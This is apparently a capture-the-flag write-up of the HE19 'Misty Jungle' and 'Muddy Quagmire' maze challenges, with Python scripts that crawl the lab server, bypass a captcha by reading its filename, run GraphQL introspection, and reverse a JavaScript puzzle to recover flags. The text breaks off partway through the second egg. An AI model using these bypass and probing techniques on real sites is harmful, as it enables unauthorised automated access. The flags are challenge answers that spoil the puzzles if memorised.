
Egg 21: The Hunt: Misty Jungle

Welcome to the longest scavenger hunt of the world!
The hunt is divided into two parts, each of which will give you an Easter egg. Part 1 is the **Misty Jungle**.
To get the Easter egg, you have to fight your way through a maze. On your journey, find and solve 8 mini challenges, then go to the exit. Make sure to check your carrot supply! Wrong submissions cost one carrot each.

Many thanks to **brp64** for fun and fruitful collaboration when we tried to solve those two ultra-long challenges!

1. Maze running

When entering the maze, one first gets sent to some intrductory pages which offer nice words, but only coded instructions.



The code is actually very simple, a Caesar shift of -1 across the whole ASCII table, but it hit a blind spot ... needed a hint for that :-(). Rocky start ...

```
``bqq`vsm``0npwf0y0z
__app_url__/move/x/y
```

OK, I'm ready! ... I think ...

One can move in all directions, also diagonally, but only one step at a time. Any more results in a scolding "You are not a superhero!". Walls are discovered painfully, namely by walking into them "Ouch! You would hit a wall." This blind navigation via the URL quickly becomes a pain, so two helpers were in order. First, a HTML frame with some navigation buttons:


```
<!DOCTYPE html>
<html>
<head>
    <style>
        .directions button {
            background-color: SkyBlue;
            border: 1px solid SlateBlue;
            font-size: 16px;
            width: 40px;
            height: 40px;
            margin: 3px;
        }
        .directions button:hover {
            background-color: IndianRed;
        }
        .hunt_frame {
            float: left;
            margin-right: 20px;
        }
    </style>
</head>
```

```
<body>
<h2>Misty Jungle</h2>
<div>
    <div class="hunt_frame">
        <iframe id="hunt"
            src="http://whale.hacking-lab.com:5337/1804161a0dabfdcd26f7370136e0f766"
            height="800px" width="800px"
        >
        </iframe>
    </div>
    <div class="directions">
        <button onclick="takeStep(-1, 1)">NW</button>
        <button onclick="takeStep(0, 1)">N</button>
        <button onclick="takeStep(1, 1)">NE</button>
        <br>
        <button onclick="takeStep(-1, 0)">W</button>
        <button onclick="addHeader('test')">X</button>
        <button onclick="takeStep(1, 0)">E</button>
        <br>
        <button onclick="takeStep(-1, -1)">SW</button>
        <button onclick="takeStep(0, -1)">S</button>
        <button onclick="takeStep(1, -1)">SE</button>
    </div>
</div>

<script>
function takeStep(x, y) {
    url = `http://whale.hacking-lab.com:5337/move/${x}/${y}`;
    document.getElementById("hunt").src = url;
};
</script>
</body>
</html>
```

Thanks to Same Origin Policy, communication with the iframe from JavaScript is impossible, preventing the automatica drawing of a map while exploring. Instead, I used a python mazerunner:

```
import requests
from bs4 import BeautifulSoup

class Maze:
    FREE = ' '
    WALL = '#'
    VISITED = '.'
    START = 'O'
    POS = "X"
    BORDER = "+"
    SPECIAL = '?'

    def __init__(self, height, width, start_row, start_col):
        self.height = height
        self.width = width
        self.grid = (
            [[Maze.BORDER] * (self.width + 2)] +
            [[Maze.BORDER] + [Maze.FREE] * self.width + [Maze.BORDER] for _ in range(self.height)] +
            [[Maze.BORDER] * (self.width + 2)]
        )
        self.start_row = start_row + 1
        self.start_col = start_col + 1
        self.grid[self.start_row][self.start_col] = Maze.START
        self.maze_file = "maze_steps.txt"
        with open(self.maze_file, 'w') as fh:
            fh.write('')

    def draw(self):
        print()
        for row in range(self.height + 2):
            print(''.join(self.grid[row]))
        print()

    def save(self, row, col):
        m_row = self.start_row + row
        m_col = self.start_col + col
        loc = self.grid[m_row][m_col]
        self.grid[m_row][m_col] = self.POS
        with open(self.maze_file, 'a') as fh:
            fh.write('\n')
            for row in range(self.height + 2):
                fh.write(''.join(self.grid[row]) + '\n')
        self.grid[m_row][m_col] = loc

    def write_file(self, msg):
        with open(self.maze_file, 'a') as fh:
            fh.write(msg + '\n')

    def check(self, row, col):
        m_row = self.start_row + row
        m_col = self.start_col + col
        return self.grid[m_row][m_col] == Maze.FREE

    def mark(self, row, col, mark):
        m_row = self.start_row + row
        m_col = self.start_col + col
        if self.grid[m_row][m_col] != Maze.START:
            self.grid[m_row][m_col] = mark

def move(direction):
    if direction == 'n':
        mv = "move/0/1"
    elif direction == 's':
        mv = "move/0/-1"
    elif direction == 'e':
        mv = "move/1/0"
    elif direction == 'w':
        mv = "move/-1/0"
    elif direction == 'ne':
        mv = "move/1/1"
```

```python
    elif direction == 'nw':
        mv = "move/-1/1"
    elif direction == 'se':
        mv = "move/1/-1"
    elif direction == 'sw':
        mv = "move/-1/-1"
    else:
        mv = "move/0/0"
    req = sess.get(url + mv, allow_redirects=False)
    soup = BeautifulSoup(req.text, "html.parser")

    success = [x.text.strip() for x in soup.find_all(attrs={"class": "alert alert-success"})]
    warning = [x.text.strip() for x in soup.find_all(attrs={"class": "alert alert-warning"})]

    if "Ouch! You would hit a wall." in warning:
        return False
    if success:
        print(success)
    if warning:
        print(warning)
    return req.status_code

def check_pos(maze: Maze, row: int, col: int, direction='none'):
    # check for walls and previously visited places
    if not maze.check(row, col) and direction != "none":
        return

    # unvisited legal square: try to move there
    status = move(direction)
    if not status:
        maze.mark(row, col, Maze.WALL)
        return
    if status == 200:
        maze.mark(row, col, Maze.VISITED)
    else:
        maze.mark(row, col, Maze.SPECIAL)
    global steps
    steps += 1
    if steps > max_steps:
        print('too many steps')
        maze.write_file("\nPosition: ({}, {})   Steps: {}".format(row, col, steps))
        maze.save(row, col)
        exit()

    # log map state
    print("Position: ({}, {})   Steps: {}".format(row, col, steps))
    if steps % 10 == 1:
        maze.write_file("\nPosition: ({}, {})   Steps: {}".format(row, col, steps))
        maze.save(row, col)

    # check adjacent squares
    check_pos(maze, row-1, col+1, 'ne')
    check_pos(maze, row-1, col-1, 'nw')
    check_pos(maze, row+1, col+1, 'se')
    check_pos(maze, row+1, col-1, 'sw')
    check_pos(maze, row-1, col, 'n')
    check_pos(maze, row, col+1, 'e')
    check_pos(maze, row, col-1, 'w')
    check_pos(maze, row+1, col, 's')

    # step back
    if direction == 'n':
        move('s')
    elif direction == 's':
        move('n')
    elif direction == 'e':
        move('w')
    elif direction == 'w':
        move('e')
    elif direction == 'ne':
        move('sw')
    elif direction == 'nw':
        move('se')
    elif direction == 'se':
        move('nw')
    elif direction == 'sw':
        move('ne')
    else:
        print("back at start")

# main
url = "http://whale.hacking-lab.com:5337/"
sess = requests.Session()
headers = {
    "Referer": "http://whale.hacking-lab.com:5337/",
    "Host": "whale.hacking-lab.com:5337"
}
sess.headers.update(headers)
cookies = {
    "session": "u.irqC0g...8wnYw=="
}
sess.cookies.update(cookies)

# initialize (grab cookies) and get started on path 1
req_init = sess.get(url)

steps = 0
max_steps = 400
m = Maze(20, 40, 2, 2)
check_pos(m, 0, 0)
m.write_file("\nPosition: ({}, {})   Steps: {}".format(0, 0, steps))
m.save(0, 0)
```

The script needs a starting point in the shape of a session cookie from the entrance chamber. In addition, it requires a mapping region and starting coordinates for drawing the map, which are passed as parameters to class **Maze** constructor. Finding good values for those is a matter of trial and error.
Beginning from there, the script maps the maze by bumping into all available walls. In some special locations, a HTTP redirect indicates the presence of a mini-challenge. Those are marked on the map by question marks.

2. Misty Jungle maps

The first part of the maze contains 3 mini-challenges, and a portal which can be passed once those have been completed.

```
++++++++++++++++++++++++++++++++++++++++++
+                                        +
+ ###                                    +
+ #O#                                    +
+ #.#                                    +
+ #.#                                    +
+ #.#                                    +
+ #.#                                    +
+ #.#                                    +
+ #.#                                    +
+ #1#################                    +
+ #.........#...#...# #########          +
+ #######.#.#.#.#.#.# #..#....#          +
+       #...#...#...# #..#..T.#          +
+       #..###.###.####.......#          +
+       #...#...#...#...#####.#          +
+       #.#...#...#...#.......#          +
+       #.##.###2###.##..#.#.3#          +
+       ###### ### ############          +
+                                        +
+                                        +
++++++++++++++++++++++++++++++++++++++++++
```

```
Misty Jungle Part I

O: Entrance

1: Warmup
2: Cottontail Check
3: Mathonymous

T: Mysterious Circle --> transfer
```

Once the mysterious circle has been passed, the second part awaits, with 6 more challenges and a grand finale.

```
++++++++++++++++++++++++++++++++++++++++++
+                                        +
+                                        +
+                                        +
+                                        +
+  #################################     +
+  #...#...#.......................#     +
+  #.#.#.#.#..###.###.#######.####.#     +
+  #.#.#.#.#..# #5# #.#............#     +
+  #.#.#.#4#..###.###.#.#####.####.#     +
+  #.#.#.#.#..#.#6#.#.#.#...#.#.X#.#     +
+  #.#.#.#.#....###...#.#8#.#.#..#.#     +
+  #O#...#............#.###.#.#..#.#     +
+  #################..#.....###9##.#     +
+                  #.######## #....#     +
+                  #.#        ######     +
+                  #7#                   +
+                  ###                   +
+                                        +
+                                        +
+                                        +
++++++++++++++++++++++++++++++++++++++++++
```

```
Misty Jungle Part II

O: Entrance

4: Pumple
5: Punkt.Hase
6: Pssst ...
7: Oracle
8: CLC32
9: Bunny-Teams

X: Opa & CCrypto
```

A note on carrots and session cookies: It really helps to save the session cookie from the browser whenever a challenge has been passed. Restoring this cookie moves one back to the location and carrot level where the cookie was saved. Useful for challenges involving a lot of trial and error ...

3. Challenge 1: Warmup

Weeeeelcoooome!
Are you ready for a little warmup to get your most important sin on focus?

I was very curious about what my most importan sin might be ... could be fun getting that on focus :-) Strangely, the German word for "sense" is Sinn ...

We are given the template sequence

```
[[1,0], [2,4], [8,1], ...]
```

and asked to find something involving "pixels". The two PNG files shown side-by-side are very different when it comes to length and binary content, but in fact they differ only in single pixels, which were set to zero in the second image. Extracting those was simple with a script:

```python
from PIL import Image

c11 = Image.open("c11.png")
p11 = c11.load()
c11x = Image.open("c11_x.png")
p11x = c11x.load()
w, h = c11.size

for y in range(h):
    for x in range(w):
        if p11[x, y] != p11x[x, y]:
            print(x, y, p11[x, y], p11x[x, y])
```

```
  x    y  rgb pic1        rgb pic2
 341  27 (11, 12, 14)     (0, 0, 0)
 392 165 (25, 26, 28)     (0, 0, 0)
 359 173 (31, 32, 34)     (0, 0, 0)
  41 384 (38, 42, 45)     (0, 0, 0)
 393 447 (27, 31, 32)     (0, 0, 0)
 241 467 (122, 85, 79)    (0, 0, 0)
 288 513 (130, 100, 74)   (0, 0, 0)
 383 519 (222, 182, 157)  (0, 0, 0)
 478 561 (15, 16, 18)     (0, 0, 0)
 230 562 (224, 193, 164)  (0, 0, 0)
```

I could not find any correspondence with the template sequence. My guess is that a list of the pixel positions was the intended answer, in some (any?) order. However, it seems that the challenge script is bugged, as any entry of the form `[a, b]` for arbitrary integers a and b is accepted. Lucky day :-)

4. Challenge 2: Cottontail Check

WARNING! Cottont4il Ch3ck V2.0 required
You need 10 right answers in time!

Horrors! Automatic captcha recognotion! Please not ...
Luckily, the solution of the sum in the captcha (32 + 15 = 47) is included in the image name of the captcha:

```
3ea51eb7-b92e-47-b393-6528daa628cd.png
```

The script below repeats the procedure of extracting the middle element of the image name and feeding it to the page 10 times, and then collects the session cookie from the success page.

```
import requests
from bs4 import BeautifulSoup

url = "http://whale.hacking-lab.com:5337/"
sess = requests.Session()

headers = {
    "Referer": "http://whale.hacking-lab.com:5337/",
    "Host": "whale.hacking-lab.com:5337"
}
sess.headers.update(headers)
cookies = {
    "session": "session=u.7aXAI ... insert session cokie ... voMeg=="
}
sess.cookies.update(cookies)

req = sess.get(url)
for n in range(10):
    soup = BeautifulSoup(req.text, "html.parser")
    print(soup.find('code').text)
    img = soup.find(attrs={"id": "captcha"})
    answer = img['src'].split('-')[2]
    req = sess.get(url + '/?result=' + answer)

req_sol = sess.get(url)
print("Session cookie: please replace")
s_cookie = req_sol.headers['Set-Cookie']
print(s_cookie[8:])
soup = BeautifulSoup(req_sol.text, "html.parser")
print(soup.prettify())
```

5. Challenge 3: Mathonymous 2.0

One in mind .... plus ... minus .... WAAAAAH.
Oh wow it's you. I already heard you helped my brother. This one should be easy for you then:

We need to enter operators to make the equation correct:

```
18 / 11 + 19 / 20 * 2 * 5 = 11.136363636363637
```

6. Mysterious Circle

You step onto the circle and feel some kind of energy flowing through your body. It feels like you could do some kind of giant jump through the map, but as soon as you raise your toes and try to jump, you simply land onto them again without any special effect. Maybe it's too early and something needs to be done before this circle works?

Nothing to be done here until the first three mini-challenges are done. Then this teleports to the second map.

7. Challenge 4: Pumple

Hey I'm Pumple. My Puzzle is very famous around here. Do you think you have what it takes to solve it? No, you don't - haha! Noone solved it yet.


The puzzle changes every time by permuting bunny properties. For me it was:

- There are five bunnies.
- The backpack of Angel is blue.
- Thumper's star sign is capricorn.
- The one-coloured backpack is also white.
- The chequered backpack by Midnight was expensive.
- The bunny with the white backpack sits next to the bunny with the yellow backpack, on the left.
- The taurus is also handsome.
- The attractive bunny has a green backpack.
- The bunny with the striped backpack sits in the middle.
- Snowball is the first bunny.
- The bunny with a camouflaged backpack sits next to the lovely bunny.
- The lovely bunny sits also next to the aquarius.
- The attractive bunny sits next to the pisces.
- The backpack of the scared bunny is dotted.
- Bunny is a funny bunny.
- Snowball sits next to the bunny with a red backpack.

with solution:

	Bunny #1	Bunny #2	Bunny #3	Bunny #4	Bunny #5
Name	Snowball	Midnight	Angel	Bunny	Thumper
Color of backpack	Green	Red	Blue	White	Yellow
Characteristic	Attractive	Lovely	Handsome	Funny	Scared
Starsign	Aquarius	Pisces	Taurus	Virgo	Capricorn
Pattern on backpack	Camouflaged	Chequered	Striped	One-coloured	Dotted

8. Challenge 5: Punkt.Hase



Hey my friend, I found this one, on my journey. Do you know what to do with it?

The gif is a sequence of 1x1 frames with indexed colouring. All frames use colour 0 for their pixel, but the colurmap changes: colour 0 corresponds to either (0, 0, 0) or (0xff, 0xff, 0xff). This forms a binary pattern, which can be interpreted as ASCII characters. The short script below does that:

```
from PIL import Image, ImageSequence

img = Image.open("ch15_dot.gif")
code = ''.join(['0' if frame.getpalette()[0] == 0 else '1' for frame in ImageSequence.Iterator(img)])
print(code)
solution = [chr(int(code[n:n+8], 2)) for n in range(0, len(code), 8)]
print(''.join(solution))
```

The result is the flag **lxxgsufjjxaiee**

9. Challenge 6: Pssst ...

... come over here, listen and answer me.

A different regex challenge is given with every visit, which must be matched.

```
He: ([1337])\1
You: ...
```

In this case, the round brackets capturing group can be 1, 3 or 7, and '\1' is a repeat of whatever is in the capturing group. One solution would be "77".

10. Challenge 7: Oracle

You didn't come here to make the choice. You've already made it. You're here to try to understand why you made it. Who I am you ask? Just call me "The Oracle". I know you want to help me with this.
The oracle has a hint for you!
Start with the number I gave you as seed, use the next random number in range as A NEW seed and after doing it 1336 times, you will get the right answer!!

```
import random
random.randint(-(1337^42), 1337^42)
1003970696057213570063084892026312074734436737532230537089002584193241
64258841934953655682343516520808097702018622991090537196357399
```

Following instructions ...

```python
import random

ran = 1003970...622991090537196357399
for n in range(1337):
    random.seed(ran)
    ran = random.randint(-(1337**42), 1337**42)
print(ran)
```

gives the result

```
1050669649848229748261753129907091082478205969123173585355283141058300
00038998323240773583112633648846906791807377906540319453599330
```

11. Challenge 8: CLC32

Dreams ... just dreams, but today you have the chance to live a second life. Go! Start breathing and prove that you are worth this new beginning and don't make the same mistakes again. Hints for your restart: Do something when 3 or more sins tell you it is right.

I found the challenge text very confusing ... maybe this was intended. "sin" is supposed to mean "sense" I guess. Several false leads made this the hardest challenge of the batch. For example, the title "CLC32" and the answer format "/?checksum=..." seem to point towards a checksum algorithm. Which has absolutely nothing to do with this challenge ... but cost me quite some time.

The first button brings up a JSON error:

```
{"errors":[{"message":"Must provide query string."}]}
```

So let's give it a query string ... /live/a/life?query=123

```
{"errors":[{
  "message":"Syntax Error GraphQL (1:1) Unexpected Int \"123\"\n\n1: 123\n   ^\n",
  "locations":[{"line":1,"column":1}]
}]}
```

The plot thickens ... what the hell is GraphQL? It turns out that this is a query language for APIs which uses JSON as vehicle. Essentially, each recognized query element calls an associated function on the server (which may or may not take parameters). Answers are returned in a shape similar to the query.

So far we have no idea about the correct format of queries. This is specified in a so-called schema on the server, which can be retrieved by the client. This process is called **introspection** and uses queries such as

```
?query={__schema{types{name}}}
```

A very short form of the schema used is:


```
{
  "data": {
    "__schema": {
      "queryType": {
        "name": "Query"
      },
      "types": [
        {
          "kind": "OBJECT",
          "name": "Query",
          "fields": [
            {"name": "In"},
            {"name": "Out"}
          ],
        },
        {
          "kind": "OBJECT",
          "name": "In",
          "fields": [
            {"name": "Out"},
            {"name": "see"},
            {"name": "hear"},
            {"name": "taste"},
            {"name": "smell"},
            {"name": "touch"}
          ],
        },
        {
          "kind": "OBJECT",
          "name": "Out",
          "fields": [
            {"name": "Out"},
            {"name": "see"},
            {"name": "hear"},
            {"name": "taste"},
            {"name": "smell"},
            {"name": "touch"}
          ],
        },
      ],
    }
  }
}
```


There are no parameters, no "special effects" and also no descriptions, of course. How a query is handled on the server is anyones guess. After some experimentation, the expected query form seemed to be

```
/live/a/life?query={In{Out{see, hear, taste, smell, touch}, see, hear, taste, smell, touch}}
```

which results in a changing answer like


```
{"data":{
  "In":{
    "Out":{
      "see":"h",
      "hear":"q",
      "taste":"C",
      "smell":"5",
      "touch":"o"
    },
    "see":"x",
    "hear":"v",
    "taste":"I",
    "smell":"u",
    "touch":"3"
  }
}}
```


I automated these queries in order to find a pattern. After 10-40 cycles, the answers would become permutations of the letters 'd', 'e', 'a', 't', 'h'. So, after initialisation with the restart button (/?new=life"), one is supposed to go on "breathing" for a while (In, Out) until death reaps one, and see what happens. An example:

```
      In      |     Out
b u d y n | W W W W W
3 i g 7 Q | 2 A 0 r c
s 4 f W h | l w u w 8
U F U E w | Z 0 Z c 9
P O m b E | o 4 5 V L
j Y v o I | Q 7 7 b p
T w u F s | c A c g p
O 7 q A u | v v w v v
X g h c B | R U F O r
v 8 m I F | x P o o R
D a d S n | 3 Q e Q q
9 3 J L C | A 0 r r 6
C l Y c k | F j h D 7
E F F F F | j W o e 8
8 Z 1 o T | A D A A n
G a e s 2 | 2 2 F d P
a t d h e | t d a h e
Death in round 16
```

The letters look fairly random, but there are many more repeats than expected. According to the description, we should "do something when 3 or more senses tell us it is right", meaning that an answer is repeated by 3 or more senses.


The script below starts a new life, and collects all characters appearing three or more times as answer to In or Out. After death, these characters are submitted as solution.

```python
import requests

class Breath:
    def __init__(self, breath):
        self.see = breath['see'] if 'see' in breath else None
        self.hear = breath['hear'] if 'hear' in breath else None
        self.taste = breath['taste'] if 'taste' in breath else None
        self.smell = breath['smell'] if 'smell' in breath else None
        self.touch = breath['touch'] if 'touch' in breath else None

    def test_death(self):
        return {self.see, self.hear, self.taste, self.smell, self.touch} == {'d', 'e', 'a', 't', 'h'}

    def get(self):
        return [self.see, self.hear, self.taste, self.smell, self.touch]

    def find3(self):
        vals = self.get()
        for c in vals:
            if vals.count(c) >= 3:
                return c
        return ''

url = "http://whale.hacking-lab.com:5337"
url_query = url + "/live/a/life?query="
query = "{In{Out{see, hear, taste, smell, touch}, see, hear, taste, smell, touch}}"

sess = requests.Session()
headers = {
    "Host": "whale.hacking-lab.com:5337",
}
sess.headers.update(headers)
cookies = {
    "session": "z.PInhmGQv ... replace with session cookie "
}
sess.cookies.update(cookies)

# restart life
sess.get(url + "?new=life")

answer = ''
for rd in range(200):
    req = sess.get(url_query + query)
    br_in = Breath(req.json()['data']['In'])
    answer += br_in.find3()
    br_out = Breath(req.json()['data']['In']['Out'])
    answer += br_out.find3()
    print(' '.join(br_in.get()) + ' | ' + ' '.join(br_out.get()))
    if br_in.test_death() or br_out.test_death():
        break

print("Death in round", rd)
print(answer)

# submit answer
req = sess.get(url + "?checksum=" + answer)
# print(req.text)
print(req.headers['Set-Cookie'])
```


12. Challenge 9: Bunny-Teams

Wow, you made it here. Are you ready to play a game?

We are invited to play a game of battlebunny (Häschen versenken) ... it may take several attempts if the solution is non-unique.



13. Finale: Opa & CCrypto - Museum



You are too late for their famous story telling. The original story tellers left already several years ago. Many people liked the stories they told, but they got kind of one-sided at the end of their career. Today we know they used a specific formula to change their storiess and all the containing chapters in a magic way. The notes we found have been implemented into this site.

The storyteller notes have been implemented as JavaScript:

```
let theBoxOfCarrots = [
    [91968, "16.8.8... long story ...19.19."]];

let a = ['abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'];
let c = 0;
let f = false;
let n = 0;
let s = 1;
let alive = true;
let age = 0;
let destiny = 7331;
let note = 'Whoever finds this may continue to tell our stories or may reveal
            the secret that is hidden behind all of them. gz opa & ccrypto';

function heOpened(a) {
    return a;
}

Object.prototype.and = function and() {
    if (s % 1 === 0) console.log('just');
    if (s % 3 === 0) console.log('a');
    if (s % 13 === 0) console.log('lie');
    if (s % 37 === 0) console.log('?');
    return this;
};

Object.prototype.then = function then() {
    s += 1;
    return this;
};

Object.prototype.heClosed = function heClosed() {
    this.sort((a, b) => {
        return a[0] - b[0]
    });
    return this;
};

Object.prototype.heShuffled = function heShuffled(what) {
    if (what === 'everything') {
        this.forEach((o, i) => {
            s = o[0] + Math.abs(Math.floor(Math.sin(s) * 20));
            this[i][0] = s;
        });

        this.forEach((o, i) => {
            this[i][1] += (i + ".");
        });
    }

    return this
};

Object.prototype.but = function but() {
    s = s;
    return this
};

Object.prototype.sometimes = function sometimes() {
    if (s % 133713371337 === 0) f = true;
    return this
};


Object.prototype.heForgot = function heForgot() {
    if (f) s = Math.abs(Math.floor(Math.sin(s) * parseInt(13.37)));
    f = false;
    return this
};

Object.prototype.heSaid = function heSaid(w) {
    let magic = 0;
    w.forEach((y) => {
        if (y === 'ca') {
            magic += 3;
        }
        if (y === 'da') {
            magic -= 1;
        }
        if (y === 'bra') {
            magic /= 2;
        }
    });
```

```
    s -= magic;
    return this;
};

Object.prototype.heDidThat = function heDidThat(a) {
    if (a === 'for a very long time.') {
        theBoxOfCarrots = this;
        age += 1;
        if (age > destiny) {
            alive = false;
        }
    }
};


Object.prototype.heRolled = function heRolled(a) {
    if (a === 'a really large dice') {
        n = Math.abs(Math.floor(Math.sin(s) * 1337));
    }
    return this
};


let tell_a_story = () => {
    while (alive) {
        heOpened(theBoxOfCarrots)
            .and().then().heRolled('a really large dice')
            .and().then().heSaid(['a', 'bra', 'ca', 'da', 'bra'])
            .but().sometimes().heForgot()
            .and().then().heShuffled('everything')
            .and().then().heClosed(theBoxOfCarrots)
            .and().heDidThat('for a very long time.');
    }
};

tell_a_story();
```

theBoxOfCarrots contains 20 huge carrots, each of which has an integer length and a dot separated list of 7332 indices between 0 and 19:

```
                 length  index (7332 items)
Carrot  0: [ 91968, '16.8.8.10. ... .0.0.0.0.' ]
Carrot  1: [ 92109, '14.7.7.7. ... .1.1.1.1. ]
  ...
Carrot 19: [ 94177, '1.3.3.3. ... .19.19.19.19. ]
```

This represents the story told so far. The recipe in tell_a_story

```
while (alive) {
  heOpened(theBoxOfCarrots)
      .and().then().heRolled('a really large dice')
      .and().then().heSaid(['a', 'bra', 'ca', 'da', 'bra'])
      .but().sometimes().heForgot()
      .and().then().heShuffled('everything')
      .and().then().heClosed(theBoxOfCarrots)
      .and().heDidThat('for a very long time.');
}
```

explains how the next generation of the story is produced. As with all good stories, many of the functions called are just embellishments which have no effect on the story itself. Getting rid of these leaves us with a moch simpler recipe:

```
s = 1
repeat 7332 times:
    s += 2
    for carrot in box:
        carrot.length = s = carrot.length + Math.abs(Math.floor(Math.sin(s) * 20))
        carrot.index += 'n.' where n is the current box position
    s += 1
    sort carrots according to length (ascending)
```

As the note in the code states, *'Whoever finds this may continue to tell our stories or may reveal the secret that is hidden behind all of them. gz opa & ccrypto.'* So the secret should appear if we manage to unravel the story, to get back to its original form. The script below does that (comments inline):

```
import json
import math

class Carrot:
    def __init__(self, carrot_raw):
        self.length = carrot_raw[0]
        self.index = list(map(int, carrot_raw[1].split('.')[:-1]))

def find_last(bx):
    # find element with highest final index
    for c in bx:
        if c.index[-1] == len(bx) - 1:
            return c

# create box of carrots from JSON data (extracted from javaScript)
with open("carrot.json", 'r') as fh:
    box_raw = json.load(fh)
box = [Carrot(c) for c in box_raw]
size = len(box)

# reverse 7331 rounds (final round needs special treatment)
for rnd in range(7331):
    # undo last sorting of box by ordering carrots according to final index values
    # the final index of each carrot is removed
    prev_order = sorted([(carrot.index.pop(), carrot) for carrot in box], key=lambda c: c[0])
    box = [x[1] for x in prev_order]

    # undo the change to carrot length
    # this is derived from the length of the previous carrot in the box
    for n in range(size-1, 0, -1):
        box[n].length -= abs(math.floor(20 * math.sin(box[n - 1].length)))
```

```
    # special treatment of first carrot in box:
    # We have to find the carrot with highest index from the previous round as reference
    # This only works if no complete reversal happens, i.e. box[0] -> box[size-1]
    last_carrot = find_last(box)
    if last_carrot == box[0]:
        print("Reversal")
    box[0].length -= abs(math.floor(20 * math.sin(find_last(box).length + 3)))

    # check that the carrots are now ordered according to length
    length_order = [c.length for c in box]
    if sorted(length_order) != length_order:
        print("Oops: wrong ordering in round", rnd)
        exit()

# Reverse the first story change
prev_order = sorted([(carrot.index.pop(), carrot) for carrot in box], key=lambda c: c[0])
box = [x[1] for x in prev_order]

for n in range(size-1, 0, -1):
    box[n].length -= abs(math.floor(20 * math.sin(box[n - 1].length)))
box[0].length -= abs(math.floor(20 * math.sin(3)))

final_state = [carrot.length for carrot in box]
print(final_state)

# use alphabet from JS code as index
a = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
solution = [a[x] for x in final_state]
print(''.join(solution))
```

The original story turns out to be

```
[7, 4, 53, 61, 35, 5, 18, 38, 24, 22, 8, 22, 12, 44, 23, 30, 24, 5, 50, 0]
```

Taking the alphabet a defined in the JavaScript code as index set, this translates to `he19JfsMywiwmSxEyfYa`. Adding separators, the flag for egg 21 becomes:
he19-JfsM-ywiw-mSxE-yfYa
This was a really beautiful idea, one of the highlights of HE19!

Egg 22: The Hunt: Muddy Quagmire

Welcome to the longest scavenger hunt of the world!
The hunt is divided into two parts, each of which will give you an Easter egg. Part 2 is the **Muddy Quagmire**.
To get the Easter egg, you have to fight your way through a maze. On your journey, find and solve 9 mini challenges, then go to the exit. Make sure to check your carrot supply! Wrong submissions cost one carrot each.

1. Muddy Quagmire maps

The muddy quagmire contains 8 mini-challenges followed by a final gate. A challenge number 5 seems to have been planned, but is nowhere to be found. The tools for mapping and walking the maze are the same as for egg 21.

```
++++++++++++++++++++++++++++++++++++++++++
+                                        +
+       #############################    +      Muddy Quagmire
+       #...#.#....#...4#...........#    +
+       #.3.#.#..#...#.###.########.#    +
+       #...#...#########.........#.#    +      1: Old Rumpy
+       #.##...###.....#..7..#..#.#.#    +      2: Simon's Eyes
+       #.....##.##.....#...#.##..#.#    +      3: Mathonymous
+ ###########.#...##...#####......#.#    +      4: Randonacci
+ #...........#...##.###.#...######.#    +
+ #.########..#......##..##..#......#    +      6: Cottontail Check
+ #.#...O#X#..#..##......#..##.######    +      7: Bun Bun's Goods and Gadgets
+ #1#.####.#..#.###.##...#.#.....#9##    +      8: Sailor John
+ #.#....#.#..###...##...#.#..#..#..#    +      9: Ran-Dee's Secret
+ #.####.#.#..###....##.##.#.#8#.##.#    +
+ #.#....#.#...2......###..#.....#..#    +      X: Mysterious Gate
+ #.#.####.##...########..#..#.#..#.#    +
+ #.#....#.###........6...#.#...#.#.#    +
+ #.####.#..################.....##.#    +
+ #......#...........................#    +
+ ###################################    +
+                                        +
++++++++++++++++++++++++++++++++++++++++++
```

2. Challenge 1: Old Rumpy

Hey my friend, nice to meet you. Can you help ma calculate a thing? I'm able to teleport through times, but I get lost sometimes.
One trip I plan will be today at 08:36 to Ouagadougou. Do you know what time it is there?
Ah and my clock shows 01:56 at the moment.

On a world time site, find the current time in the target city (01:56 for Ougadougou), take the difference (in full hours) to the "my clock shows" time (0), and add that to the planned time (08:36).

3. Challenge 2: Simon's Eyes

Hi, I'm Simon from the Security Team. Do you really pay attention? I saw every step you made! Tell me which moves you made till here from the beginning.

As turns out in egg 27, the session cookie really stores the exact sequence of moves made, bad news if you wandered a bit. I had to restart the challenge. Another issue causing grief was that Simon has a different idea where north is: `/move/0/-1`, which I took as south. Took a few tries to sort that one out.


It helps to enter the path via URL rather than the arrow buttons. In my frame of reference, the direction keys are

```
5 6 7
3   4
8 1 2
```

and the correct path was

```
/?path=["3","3","3","1","1",
        "4","4","4","1","1",
